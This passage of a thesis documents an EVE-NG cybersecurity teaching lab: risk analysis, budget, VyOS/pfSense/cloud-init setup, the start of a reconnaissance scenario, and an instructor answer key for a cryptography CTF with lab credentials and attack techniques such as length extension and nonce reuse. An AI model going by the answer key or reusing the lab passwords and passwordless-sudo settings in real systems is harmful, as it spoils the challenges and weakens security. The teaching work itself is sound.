Hardware Assets: - HomeLab server (2× Xeon E5-2680v4, 64 GB RAM) — Availability critical - Development workstations (laptop + desktop) — Integrity critical - Network equipment (router, switch) — Availability critical - External storage (backup) — Confidentiality + Availability critical

Software Assets: - EVE-NG Community Edition — Availability critical - Parrot OS Security distribution — Integrity critical - Vulnerable VMs (Metasploitable, DVWA) — Integrity critical - Development tools (VSCode, Git, LaTeX) — Integrity critical

Data Assets: - Thesis source code and documentation — Confidentiality + Integrity critical - Lab topology configurations — Integrity + Availability critical - Student learning materials — Availability critical - Project research findings — Confidentiality + Integrity critical

Scope: Infrastructure and technical risks within the controlled laboratory environment. Excluded: organisational, regulatory, and external threats beyond the academic context.

Phase 2: Threat and Vulnerability Identification

Threat categories (NIST SP 800-30): - **Hardware Threats:** Disk failures, power supply degradation, CPU overheating, memory exhaustion - **Software/Configuration Threats:** Outdated VM images, incompatible versions, configuration drift, EVE-NG crashes - **Knowledge Gap Threats:** Insufficient expertise in advanced networking, virtualisation optimisation, security best practices - **Resource Constraint Threats:** Limited RAM for simultaneous VM operations, storage capacity limits - **Integration Threats:** EVE-NG network compatibility issues, tool interoperability - **Data Loss Threats:** Accidental deletion, corruption, hardware failure

Key vulnerabilities: - Aging server components (end-of-life approaching) - Single point of failure — no infrastructure redundancy - EVE-NG Community Edition has no commercial support - Limited RAM capacity for production-scale virtualisation - Inadequate documentation of network topology state - Limited backup redundancy (single backup location)

Phase 3: Impact and Likelihood Analysis

Scales follow NIST SP 800-30: Probability (Low <25 Impact (Low: minor delays, Medium: project delays, High: project jeopardy).

Risk Scenario	Prob.	Impact	Level	Primary Asset
EVE-NG Performance Issues	Medium	High	HIGH	Infrastructure, Labs
VM Image Incompatibility	Medium	Medium	MEDIUM	Development, Labs
Knowledge Gaps (advanced net.)	Medium	Medium	MEDIUM	Development, Timeline
Hardware Degradation / Disk Failure	Low	High	MEDIUM	Infrastructure

Risk Scenario	Prob.	Impact	Level	Primary Asset
Data Loss (insufficient backup)	Low	High	MEDIUM	Documentation
Configuration Documentation Gaps	Medium	Medium	MEDIUM	Operations

Phase 4: Risk Evaluation and Prioritisation

HIGH Priority: EVE-NG Performance Issues — infrastructure bottlenecks causing lab functionality failures. Medium probability, high impact. Requires immediate resource optimisation and monitoring implementation.

MEDIUM Priority: - VM Incompatibility — disparate image formats causing integration problems - Knowledge Gaps — experience gaps in advanced networking/virtualisation - Configuration Documentation — inadequate topology documentation - Data Loss — insufficient backup redundancy (single point of failure)

LOW Priority: Hardware Degradation — aging components manageable through preventive maintenance.

Phase 5: Mitigation Strategies

EVE-NG Performance Issues (REDUCTION): - Hardware dimensioning: 64 GB RAM dedicated to the server running EVE-NG (32 GB proved insufficient — additional module acquired, 80 €) - Resource optimisation: memory tuning, VM suspension when idle - Documented fallback: VirtualBox as alternative hypervisor if critical failure - *Result*: Probability reduced from Medium to Low

VM Incompatibility (PREVENTION): - Early testing: validate all images in target environment before use - Format standardisation: QCOW2 for EVE-NG compatibility - Alternative repositories maintained (VulnHub, GitHub) - *Result*: Probability reduced from Medium

to Low

Knowledge Gaps (PREVENTION + REDUCTION): - Structured learning: Task 1.2 (15h) comprehensive framework research - Continuous upskilling during lab research phases (Tasks 2.1–3.1) - Expert consultation with tutor Pere Vidiella i Catalan - Technical references: NIST, OWASP - *Result*: Impact reduced from Medium to Low-Medium

Configuration Documentation (PREVENTION): - Continuous documentation: update topology diagrams during development - Automated export: EVE-NG built-in topology export - Version control: all network configs via Git repository - *Result*: Probability reduced from Medium to Low

Data Loss (REDUCTION): - Daily automated encrypted backups to external storage - Version control: full Git history on GitHub - Off-site cloud backup (student account) - *Result*: Probability Low, Impact Low

Hardware Degradation (PREVENTION): - Quarterly hardware diagnostics (disk health, temperature monitoring) - Automated S.M.A.R.T. alerts for disk errors and CPU temperature thresholds - Component procurement plan with 6-month horizon for critical parts

Risk Assessment Conclusion: All identified risks have been systematically evaluated and assigned concrete mitigation strategies. No individual risk is considered project-blocking.

9.1.3 Detailed Budget Tables

Software and Licences

Resource	Licence Type	Unit	Total
EVE-NG Community Edition	Free/Open Source	0 €	0 €
Parrot OS Security	Free/Open Source	0 €	0 €
Proxmox VE	Free/Open Source	0 €	0 €
Metasploitable VMs	Free/Open Source	0 €	0 €

Resource	Licence Type	Unit	Total
DVWA	Free/Open Source	0 €	0 €
Visual Studio Code	Free/Open Source	0 €	0 €
LaTeX (TeX Live)	Free/Open Source	0 €	0 €
Git + GitHub (Student)	Free/Student	0 €	0 €
Burp Suite Community	Free	0 €	0 €
Wireshark	Free/Open Source	0 €	0 €
SUBTOTAL Software			**0 €**

Other Operational Costs

Concept	Cost
Electricity (820 h × 0.15 kWh × 0.20 €/kWh)	25 €
Internet connectivity (9 months × 40 €/month)	360 €
Documentation printing and binding (3 copies)	60 €
Contingency fund (5	
TOTAL Other Costs	**1,080 €**

Note: The total budget summary in Chapter (Table) uses a rounded figure of 1,020 € for other costs, reflecting the exclusion of the contingency fund from the base estimate.

10 App J — Lab 4: CipherStrike Instructor Reference

10.1 App J — Lab 4: CipherStrike Instructor Reference

This appendix provides the deployment and configuration reference for Lab 4 (Cryptography and Steganography CTF). It is intended for instructors and system administrators responsible for setting up, resetting, and grading the lab.

The student-facing challenge guide is at EVE-NG Labs → LAB4.

10.1.1 Credentials and Access

Node	Username	Password	Access
pfSense-LAB4	admin	pfsense	Web GUI / SSH
VyOS-LAB4	vyos	vyos	EVE-NG console
ServerA	admin	N3xaTech!	SSH 10.10.1.10
ServerB	sysop	S3cure24!	SSH 10.10.2.10
ServerC	devops	fa681b59855d (derived — see below)	SSH 10.10.3.10
Defender	lab4	L4b4	EVE-NG VNC

```
The ServerC password is derived from flags A5 and B5.
Students must solve both modules before accessing
↪ ServerC.
The decoy `D3vOps24!` appears in some materials
↪ intentionally.
```

Derivation: `md5(A5_flag+B5_flag){[}:12{]}=fa681b59855d`

```
import hashlib
a5 = "H4U"
```

```
b5 = "H4U"
password = hashlib.md5((a5 + b5).encode()).hexdigest()
↪ [:12]
# -> fa681b59855d
```

10.1.2 Network Segments

Segment	Subnet	Gateway	Purpose
WAN	192.168.0.0/24	192.168.0.1	pfSense WAN (DHCP → 192.168.0.18)
Net-Link	192.168.1.0/24	192.168.1.1	pfSense ↔ VyOS
Zone-A	10.10.1.0/24	10.10.1.1	ServerA — Cryptography
Zone-B	10.10.2.0/24	10.10.2.1	ServerB — Steganography
Zone-C	10.10.3.0/24	10.10.3.1	ServerC — Advanced Mix
Zone-Defense	10.10.4.0/24	10.10.4.1	Defender

10.1.3 Challenge Inventory

ServerA — Cryptography (/home/admin/mensajes/)

ID	File	Technique	Flag
A1	A1_mensaje_interceptado.txt	ROT13	H4U
A2	A2_oracle.py + A2_admin_cipher.b64	AES-ECB oracle	H4U
A3	A3_documento_clasificado.txt	Vigenère + Kasiski (key: NEXATECH)	H4U

ID	File	Technique	Flag
A4	A4_mensaje_xor.hex	XOR repeating key + crib-dragging	H4U
A5 *	A5_rsa_challenge.txt	RSA e=3 cube root (gmpy2.iroot)	H4U

Dependencies: `pycryptodome 3.23.0`, `gmpy2 2.1.5`

ServerB — Steganography (`/srv/public/uploads/`)

ID	File	Technique	Flag
B1	B1_oficina_novacorp.png	EXIF Artist field	H4U
B2	B2_network_diagram.png	Data after PNG IEND chunk	H4U
B3	B3_documento_escaneado.png	LSB red channel	H4U
B4	B4_novacorp_logo.png	LSB alpha channel (RGBA)	H4U
B5 *	B5_camara_seguridad.jpg	Steghide JPEG (pass: novacorp)	H4U

Dependencies: `exiftool`, `steghide`, `python3-pil`

```
`steghide extract -sf B5_camara_seguridad.jpg -p
↪ novacorp` writes the flag to `b5flag.txt` (name
↪ embedded in the JPEG).
```

ServerC — Advanced Mix (`/home/devops/retos/`)

ID	File(s)	Technique	Flag
C1	C1_backup_tapes.jpg	EXIF hint → steghide → ZIP	H4U

ID	File(s)	Technique	Flag
C2	C2_backup_log.b64	Onion: b64(bz2(b64(gz(flag))))	H4U
C3	C3_api_token.txt + C3_verificador.py	SHA-1 length extension	H4U
C4 [trophy]	C4_ecdsa_signatures.txt + C4_verificador.py	ECDSA nonce reuse → secp256k1 key	H4U

Dependencies: piexif, pillow, steghide, hlextend (from GitHub), Python stdlib (hashlib, bz2, gzip)

```
\textbf{C2:} `bzip2` binary not installed on ServerC.
↪ Use Python3 `import bz2`.
Skip comment lines (`#`) at top of file before base64-
↪ decoding:
```python
lines = [l for l in raw.splitlines() if not l.
↪ startswith('#')]
data = ''.join(lines)
```

\textbf{C3:} `hlextend v0.2` --- `sha.extend()`
↪ returns `bytes` (not a tuple).
Get MAC with `sha.hexdigest()` after the call. See `
↪ C3_pista.txt` on ServerC.
```

10.1.4 Complete Flag List

ID	Difficulty	Flag	Module
A1	Easy	H4U	Cryptography
A2	Easy–Medium	H4U	Cryptography
A3	Medium	H4U	Cryptography
A4	Medium	H4U	Cryptography
A5	Medium–Hard	H4U	Cryptography
B1	Easy	H4U	Steganography
B2	Easy–Medium	H4U	Steganography

ID	Difficulty	Flag	Module
B3	Medium	H4U	Steganography
B4	Medium	H4U	Steganography
B5	Medium	H4U	Steganography
C1	Hard	H4U	Advanced Mix
C2	Hard	H4U	Advanced Mix
C3	Hard	H4U	Advanced Mix
C4	Hard	H4U	Advanced Mix

10.1.5 Lab Startup Checklist

1. Start nodes in order: pfSense → VyOS → ServerA → ServerB → ServerC → Defender
2. Verify VyOS routing: `show ip route` (expect 10.10.1–4.0/24 connected)
3. Ensure the EVE-NG host bridge for Zone-C is active (persistent via udev `99-lab4-bridges.rules`; required for direct SSH to ServerC):

```
ip addr show vnet0_5   # Should show 10.10.3.253/24
# If missing:
ip addr add 10.10.3.253/24 dev vnet0_5
```

4. Confirm SSH access to all server nodes
5. Verify challenge files on each server
6. Verify Python deps: `python3 -c "from Crypto.Cipher import AES; import gmpy2; print('OK')"`

10.1.6 Lab Reset

Revert each server to its EVE-NG snapshot, or re-deploy challenges from the repo:

```
bash src/eve-ng/configs/nodes/Lab4/serverA/deploy.sh
bash src/eve-ng/configs/nodes/Lab4/serverB/deploy.sh
bash src/eve-ng/configs/nodes/Lab4/serverC/deploy.sh
```

Repository: src/eve-ng/configs/nodes/Lab4/

11 Basic Configuration — Selected ISOs

11.1 Selected ISOs

This page documents the ISO images selected for the TFG lab environment and the rationale behind each choice.

11.1.1 ISO overview

Image	Version	Source	Role in labs
VyOS	rolling	vyos.io	Core router — routing, NAT, firewall
pfSense CE	2.7.x	pfsense.org	Perimeter firewall, DNS resolver
Ubuntu Server	24.04 LTS	ubuntu.com	Target server — nginx, SSH
Ubuntu Desktop	24.04 LTS	ubuntu.com	Victim workstation
Parrot OS	rolling	parrotsec.org	Attacker node

11.1.2 Selection criteria

All ISOs were chosen based on three criteria:

1. **Open source / freely redistributable** — no licensing cost for students or the institution.
2. **EVE-NG compatibility** — tested boot under QEMU with virtio drivers; added with the `linux-` prefix under `/opt/unetlab/addons/qemu/` as required by EVE-NG.

3. **Industry relevance** — tools and OS families students will encounter in real engagements (pfSense/VyOS in SMB network gear, Ubuntu Server as the dominant Linux server target, Parrot/Kali as standard pentesting platforms).

11.1.3 Import into EVE-NG

```
# 1. Upload ISO to EVE-NG host
scp <image>.iso root@<eveng-host>:/tmp/

# 2. Create the image directory (use linux- prefix)
ssh root@<eveng-host>
mkdir -p /opt/unetlab/addons/qemu/linux-<name>/
mv /tmp/<image>.iso /opt/unetlab/addons/qemu/linux-<
↪ name>/cdrom.iso

# 3. Create a virtual disk
qemu-img create -f qcow2 \
  /opt/unetlab/addons/qemu/linux-<name>/virtioa.qcow2
↪ <size>G

# 4. Fix permissions
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

```
The `src/scripts/automation/iso_uploader.py` script in
↪  the repository automates
all four steps above with a GUI file picker and
↪ automatic disk-size suggestions
based on the OS type.
```

11.1.4 Notes per image

VyOS (rolling) Must be installed to disk from the live ISO before use in labs. Run `install image` from the VyOS shell after first boot.

pfSense CE On first boot, assign interfaces manually via the console menu (option 1). `vtnet0` → LAN, `vtnet1` → WAN in EVE-NG.

Ubuntu Server / Desktop Use the `linux-ubuntu-*` prefix. virtio disk and network drivers are supported out of the box.

Parrot OS Use the Security edition. The Home edition does not include pentesting tools.

12 Basic Configuration — VyOS Router

12.1 Mount disk

12.1.1 Overview

This section documents the **complete process** to convert VyOS from **live-RAM** (volatile) to **persistent HDD** storage in EVE-NG and to create reusable templates for routers and switches.
After completion:

- Student view: `commit; save; reboot` survives (no config loss).
- Professor view: 1x base template → unlimited cloneable nodes (router/switch) with independent disks.

12.1.2 Phase 1 – Persistence check (pre-install, inside VyOS)

Run these commands on a fresh VyOS node (booting from ISO, before install):

```
lsblk -f                    # Disks/partitions (look for
↪ /dev/vda ~8--10G without mount)
mount | grep config         # overlay/tmpfs = NOT
↪ persistent
df -h /config               # tmpfs/none = RAM
ls /config/                 # config.boot present but
↪ volatile
cat /proc/cmdline | grep vyos-union  # Confirms live-
↪ boot

# Status: Live-boot (configs lost on reboot).
```

12.1.3 Phase 2 – Base template preparation (EVE-NG SSH as root)

Objective: Have a VyOS directory with cdrom.iso + virtioa.qcow2 ready for installation.

```
cd /opt/unetlab/addons/qemu/

ls | grep vyos
# Example: vyos-2026.02.13-0029-rolling-generic-amd64

cd vyos-2026.02.13-0029-rolling-generic-amd64

ls
# cdrom.iso

qemu-img create -f qcow2 virtioa.qcow2 8G
# or: /opt/qemu/bin/qemu-img create -f qcow2 virtioa.
↪ qcow2 8G

cd /opt/unetlab/addons/qemu/
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

12.1.4 Phase 3 – Install VyOS to disk (node console)

EVE GUI → New Lab → Add Node → Linux → vyos-2026.02.13-0029-rolling-generic-amd64.

Start the node → Console (Telnet) → login vyos / vyos.

```
vyos@vyos:~$ install image
# Follow prompts:
# - Image name: vyos-lab-base (or Enter for default)
# - Password: vyos
# - Console: S (Serial)
# - Disk: /dev/vda (Enter)
# - Use all free space: Y
# - Boot config: 2 (clean default)
# - Install GRUB: y

vyos@vyos:~$ poweroff
```

```
# Result: virtioa.qcow2 now contains a full VyOS
↪ installation.
```

12.1.5 Phase 4 – Commit base template (EVE-NG SSH)

```
cd /opt/unetlab/addons/qemu/vyos-2026.02.13-0029-
↪ rolling-generic-amd64/

qemu-img info virtioa.qcow2

/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

12.1.6 Phase 5 – Verify persistence (student view)

```
lsblk -f                    # vda3 ext4 mounted
mount | grep config         # /dev/vda3 (NO overlay!)
df -h /config               # ext4 persistent

configure
set interfaces ethernet eth0 address '10.0.0.1/24'
commit
save
exit
reboot

# After reboot:
show configuration commands | match '10.0.0.1'
# If present $\rightarrow$ config is persistent.
```

12.1.7 Phase 6 – Create router/switch templates (independent disks)

6.1 Create switch template: vyos-switch-lab1

```
cd /opt/unetlab/addons/qemu/
cp -r vyos-2026.02.13-0029-rolling-generic-amd64 vyos-
↪ switch-lab1
cd vyos-switch-lab1/
```

```
cp ../vyos-2026.02.13-0029-rolling-generic-amd64/
↪ virtioa.qcow2 .
rm cdrom.iso
cd /opt/unetlab/addons/qemu/
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

6.2 Create router template: vyos-router-lab1

```
cd /opt/unetlab/addons/qemu/
cp -r vyos-2026.02.13-0029-rolling-generic-amd64 vyos-
↪ router-lab1
cd vyos-router-lab1/
cp ../vyos-2026.02.13-0029-rolling-generic-amd64/
↪ virtioa.qcow2 .
rm cdrom.iso
cd /opt/unetlab/addons/qemu/
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

```
Always copy `virtioa.qcow2` into each template
↪ directory.
If multiple templates share the same base disk file,
↪ they may overwrite each other's
state, causing random config corruption between labs.
```

12.1.8 Router basic configuration

```
The instructions below are reference examples; each
↪ lab may use different addressing and services.
```

Interface addressing

```
configure

# WAN interface (toward upstream firewall)
set interfaces ethernet eth0 address '<WAN_IP>/30'
```

```
set interfaces ethernet eth0 description 'OUTSIDE'

# LAN interface -- User segment
set interfaces ethernet eth6 address '<USER_GW>/24'
set interfaces ethernet eth6 description 'Users-LAN'

# LAN interface -- Server segment
set interfaces ethernet eth7 address '<SRV_GW>/24'
set interfaces ethernet eth7 description 'Server-LAN'

# Default route toward firewall/gateway
set protocols static route 0.0.0.0/0 next-hop '<
↪ WAN_GATEWAY>'

set system host-name 'Router'
commit
save
exit
```

NAT masquerade (outbound)

```
Recent rolling builds require `outbound-interface name
↪  'ethX'` instead of
`outbound-interface 'ethX'`.
```

```
configure

set nat source rule 100 outbound-interface name 'eth0'
set nat source rule 100 source address '<USER_NET>/24'
set nat source rule 100 translation address '
↪ masquerade'

set nat source rule 300 outbound-interface name 'eth0'
set nat source rule 300 source address '<SRV_NET>/24'
set nat source rule 300 translation address '
↪ masquerade'

commit
save
exit
```

Port forwarding – DNAT (expose a service inbound)

```
configure

set nat destination rule 10 description 'HTTP to
↪ Server'
set nat destination rule 10 inbound-interface name '
↪ eth0'
set nat destination rule 10 protocol 'tcp'
set nat destination rule 10 destination port '80'
set nat destination rule 10 translation address '<
↪ SERVER_IP>'
set nat destination rule 10 translation port '80'

set nat destination rule 11 description 'HTTPS to
↪ Server'
set nat destination rule 11 inbound-interface name '
↪ eth0'
set nat destination rule 11 protocol 'tcp'
set nat destination rule 11 destination port '443'
set nat destination rule 11 translation address '<
↪ SERVER_IP>'
set nat destination rule 11 translation port '443'

# Allow forwarded traffic through the firewall policy
set firewall ipv4 forward filter rule 10 action '
↪ accept'
set firewall ipv4 forward filter rule 10 destination
↪ address '<SERVER_IP>'
set firewall ipv4 forward filter rule 10 destination
↪ port '80'
set firewall ipv4 forward filter rule 10 protocol 'tcp
↪ '

set firewall ipv4 forward filter rule 11 action '
↪ accept'
set firewall ipv4 forward filter rule 11 destination
↪ address '<SERVER_IP>'
```

```
set firewall ipv4 forward filter rule 11 destination
↪ port '443'
set firewall ipv4 forward filter rule 11 protocol 'tcp
↪ '

commit
save
exit
```

Enable SSH management

```
configure
set service ssh
commit
save
exit
```

Verification commands

```
show interfaces
show ip route
show arp
show nat source rules
show nat destination rules
show firewall
ping <IP> count 3
```

12.1.9 Switch mode basic configuration

```
This example shows VyOS acting as a managed L2 switch:
↪  multiple access ports bridged
together, no routing. Useful when routing is handled
↪ by another node.
```

```
configure

set interfaces bridge br0
set interfaces ethernet eth1 bridge-group bridge br0
set interfaces ethernet eth2 bridge-group bridge br0
set interfaces ethernet eth3 bridge-group bridge br0

# Optional: management IP on the bridge
set interfaces bridge br0 address '192.168.100.2/24'

commit
save
exit
```

13 Basic Configuration — pfSense Firewall

13.1 Firewall – pfSense CE 2.6 Setup

The firewall configuration in this project was implemented by following the step-by-step procedure shown in the video below, adapted to the EVE-NG lab environment.

13.1.1 Reference Video

- https://youtu.be/sX22a_v2svQ?si=IzMju0KYcMQSE4sZ

13.1.2 Phase 1 – Image preparation (EVE-NG SSH as root)

pfSense CE 2.6 requires a disk image before the node can be started. Unlike VyOS, pfSense installs itself to disk during the first-boot wizard — no manual `install image` step needed.

```
cd /opt/unetlab/addons/qemu/pfsense-ce-2.6.0-release-
↪ amd64/

# List contents -- you should see the ISO
ls
# cdrom.iso

# Create the target disk (8G is enough for CE 2.6)
qemu-img create -f qcow2 virtioa.qcow2 8G

# Fix permissions
cd /opt/unetlab/addons/qemu/
/opt/unetlab/wrappers/unl_wrapper -a fixpermissions
```

```
The disk preparation is identical to the VyOS flow.
See [Router (VyOS)](Router.md) for reference.
```

13.1.3 Phase 2 – First boot and setup wizard (VNC console)

Start the node from the EVE-NG web UI and open the console (VNC).

pfSense will boot from the ISO and launch the installer automatically.

2.1 Install to disk

When prompted, accept the default options:

- **Install pfSense** → Continue
- **Auto (ZFS)** or **Auto (UFS)** — UFS is simpler for a lab
- Select disk: `vtbd0` (the `virtioa.qcow2` disk)
- Confirm and proceed — pfSense will copy files and reboot

After reboot the node boots from disk. The ISO is no longer needed but can stay.

2.2 Interface assignment

On first boot, pfSense asks which physical interfaces to assign as WAN and LAN.

pfSense sees interfaces in the order EVE-NG/QEMU presents them:

pfSense NIC	EVE-NG port	Connected to
`vtnet0` (em0)	e0	LAN network (→ Router)
`vtnet1` (em1)	e1	WAN network (pnet / internet)

Always verify the assignment matches the lab cabling before continuing.

At the console menu:

```
Should VLANs be set up now? $\rightarrow$ n
Enter the WAN interface name: vtnet1
Enter the LAN interface name: vtnet0
Do you want to proceed?      $\rightarrow$ y
```

pfSense will assign:

- **WAN** (`vtnet1`): DHCP by default — gets IP from the upstream network
- **LAN** (`vtnet0`): `192.168.1.1/24` by default — **change this to match your lab**

2.3 Set LAN IP from console

From the pfSense console menu, select option `2) Set interface(s) IP address`:

```
Select interface to configure: 2 (LAN)
Enter the new LAN IPv4 address:  172.16.x.x
Enter the new LAN IPv4 subnet:   30
For a WAN, enter the upstream gateway: (blank)
Do you want to enable DHCP on LAN? n
```

13.1.4 Phase 3 – Web GUI access

pfSense web GUI is only reachable from the **LAN interface.**

Parameter	Value
URL	`https://172.16.x.x`
Default user	`admin`
Default password	`pfsense`

```
The web GUI and SSH are blocked on the WAN interface
↪ by default.
```

```
Connect from a host that has L2 reachability to the
↪ LAN segment
(e.g. via the Router or a management host on the same
↪ bridge).
```

Complete the setup wizard on first login:

1. Set hostname and DNS
2. Set timezone
3. Confirm WAN settings
4. Confirm LAN IP
5. Change admin password
6. Reload — pfSense is ready

13.1.5 Phase 4 – Enable SSH management

Go to **System** → **Advanced** → **Admin Access**:

- Enable **Secure Shell**
- Set **SSHd Key Only** to *Password or Public Key* for lab convenience
- Click **Save**

SSH is then available from the LAN segment:

```
ssh admin@172.16.x.x
```

13.1.6 Phase 5 – Persistence check

pfSense writes its config to `/cf/conf/config.xml` on disk. After any change via web GUI or console, it saves automatically.

To verify the disk is being used:

```
# From pfSense console $\rightarrow$ option 8 (Shell)
df -h
# /dev/vtbd0p3 should be mounted at /
```

Use **Halt System** from the pfSense menu or `shutdown -h now` from the shell. A hard stop from EVE-NG GUI may corrupt the ZFS/UFS filesystem.

13.1.7 Key notes from lab experience

- pfSense console is **VNC only** in EVE-NG (no serial/telnet access from host).
- SSH and web GUI are **disabled on WAN** by default — always connect via LAN.
- The tap interface connecting pfSense WAN to the `pnet` bridge may need to be re-added manually after each EVE-NG host reboot (see LAB1 Firewall).

14 Cloud-Init Lab Provisioning

14.1 Cloud-Init Lab Provisioning

Automated deployment of per-student EVE-NG instances using Proxmox cloud-init.

14.1.1 Overview

Each student in the course works in an isolated, identical EVE-NG environment. Rather than manually cloning and reconfiguring VMs, the lab uses a **cloud-init provisioning pipeline** on Proxmox that deploys a ready-to-use EVE-NG instance from a sealed template in under 40 seconds.

14.1.2 Architecture

```
Proxmox Host (192.168.0.200)
|---- VM 113  (sealed EVE-NG template, always stopped)
|    |---- /etc/cloud/ds-identify.cfg       $\
↪ leftarrow$ force cloud-init enabled
|    |---- /etc/cloud/cloud.cfg.d/
|    |    |---- 99_proxmox.cfg              $\
↪ leftarrow$ NoCloud datasource, cidata label
|    |    \---- 99_disable_network.cfg      $\
↪ leftarrow$ don't touch pnet0 bridges
|    \---- /etc/network/interfaces          $\
↪ leftarrow$ pnet0 static IP (template)
|
|---- /var/lib/vz/snippets/
|    |---- userdata_alumno1.yaml            $\
↪ leftarrow$ student 1 config (IP .210)
```

```
|   |---- userdata_alumno2.yaml            $\
↪ leftarrow$ student 2 config (IP .211)
|   \---- alumnoN_key / alumnoN_key.pub    $\
↪ leftarrow$ per-student SSH keys
|
\---- VM 1XX  (linked clone, running)
    \---- cloud-init ISO (cidata) mounted at /dev/sr0
        |---- user-data   $\leftarrow$ from snippet
↪ YAML
        \---- meta-data   $\leftarrow$ instance-id,
↪ hostname
```

14.1.3 Template Configuration

Three files must be present on the template before sealing:

ds-identify.cfg

```
policy: enabled,found=all,maybe=all,notfound=enabled
```

Prevents cloud-init from self-disabling when no datasource is found on the first boot second.

99_proxmox.cfg

```
datasource_list: [NoCloud, ConfigDrive, None]
datasource:
  NoCloud:
    fs_label: cidata
```

99_disable_network.cfg

```
network:
  config: disabled
```

```
EVE-NG manages its own `pnet0--pnet9` bridge stack. If
↪  cloud-init
reconfigures `eth0`, the bridges are destroyed on
↪ every boot.
```

14.1.4 Student Snippet

```
#cloud-config
hostname: eve-ng-alumno2
manage_etc_hosts: true

users:
  - name: alumno2
    shell: /bin/bash
    sudo: ALL=(ALL) NOPASSWD:ALL
    ssh_authorized_keys:
      - ssh-ed25519 AAAA...key... alumno2@eveng-lab

chpasswd:
  list: |
    alumno2:Lab2024!
  expire: false

runcmd:
  - /bin/bash -c 'ip addr flush dev pnet0;
    ip addr add 192.168.0.211/24 dev pnet0;
    ip route add default via 192.168.0.1 dev pnet0;
    sed -i "s/address 192.168.0.[0-9]*/address
↪ 192.168.0.211/"
    /etc/network/interfaces'

package_upgrade: false
```

14.1.5 Provisioning Workflow

```
# 1. Linked clone (no full disk copy --- CoW delta
↪ only)
qm clone 113 <VM_ID> --name eve-ng-alumnoN --full 0

# 2. Assign snippet and IP
qm set <VM_ID> --cicustom 'user=local:snippets/
↪ userdata_alumnoN.yaml'
qm set <VM_ID> --ipconfig0 'ip=192.168.0.2XX/24,gw
↪ =192.168.0.1'
qm cloudinit update <VM_ID>

# 3. Start
qm start <VM_ID>

# 4. Connect after ~40s
ssh alumnoN@192.168.0.2XX -i /path/to/alumnoN_key
```

14.1.6 Verification Checklist

28/28 checks passed on the reference deployment (VM 114, 2026-05-17):

Phase	Check	Result
Template	ds-identify.cfg policy correct	✓
Template	NoCloud datasource configured	✓
Template	Network config disabled	✓
Template	instances/ directory empty	✓
Clone	VM created from template	✓
Clone	cicustom snippet assigned	✓
Clone	ISO contains correct YAML	✓

Phase	Check	Result
Runtime	VM responds to ping in < 40s	✓ (35s)
Runtime	hostname = eve-ng-alumno2	✓
Runtime	pnet0 IP = 192.168.0.211/24	✓
Runtime	/etc/network/interfaces updated	✓
Runtime	User alumno2 created	✓
Runtime	authorized_keys correct	✓
Runtime	apache2 running	✓
Runtime	cloud-init status = done (0 errors)	✓
Runtime	EVE-NG web UI returns HTTP 200	✓
Runtime	SSH with new key works	✓
Runtime	sudo NOPASSWD works	✓

14.1.7 Known Issues

LVM Filter on ZFS Zvol

Proxmox's `lvm.conf` excludes `/dev/zd.*` by default. To inspect the template disk without modifying the global filter:

```
vgchange --select 'uuid=<UUID>' -ay
```

IP Not Persisting After Reboot

The `runcmd` block must include a `sed` command updating `/etc/network/interfaces`. Without it, the VM reverts to the template IP on the second boot.

15 LAB1 — Reconnaissance: PEBCAK Corp

15.1 LAB1 — Reconnaissance · PEBCAK Corp

Difficulty	Easy
Category	Reconnaissance · OSINT · SSH
Flags	1
Est. time	45–90 min
Key skills	HTTP source inspection, DNS resolution, SSH, firewall pivoting
Nodes	pfSense · VyOS · Ubuntu Server · Ubuntu Desktop · Parrot OS

Lab folder on GitHub Download topology (.unl) Exercise sheet Solution guide

---

15.1.1 Scenario

PEBCAK Corp has a small internal web server exposed to the home-lab network. The student takes the role of an external attacker with no prior credentials. The goal is to enumerate the target, find credentials hidden in the web source, access the server via SSH through the perimeter firewall, and retrieve the flag.

The flag reveals pfSense admin credentials, opening a secondary objective: access the firewall management interface from an internal pivot point.

15.1.2 Topology




Figure 15.1: EVE-NG topology — Lab 1

```
Homelab LAN (192.168.0.0/24)
        |
[Parrot --- Attacker]  192.168.0.x (DHCP via pnet0
↪ cloud)
        |
[pfSense --- Firewall]
  WAN vtnet1: 192.168.0.x/24  (DHCP)
  LAN vtnet0: 172.16.0.1/30
        |
[VyOS --- Router]
  eth0: 172.16.0.2/30    $\leftarrow$ uplink to
↪ pfSense
  eth6: 192.168.10.5/24  $\leftarrow$ Users LAN
  eth7: 192.168.20.1/24  $\leftarrow$ Servers LAN
        |
  +------+------+
[Server]       [PC1]
192.168.20.50 192.168.10.50
nginx :80      Ubuntu Desktop
PEBCAK Corp    internal user
```

15.1.3 Nodes

Node	OS	IP	Role
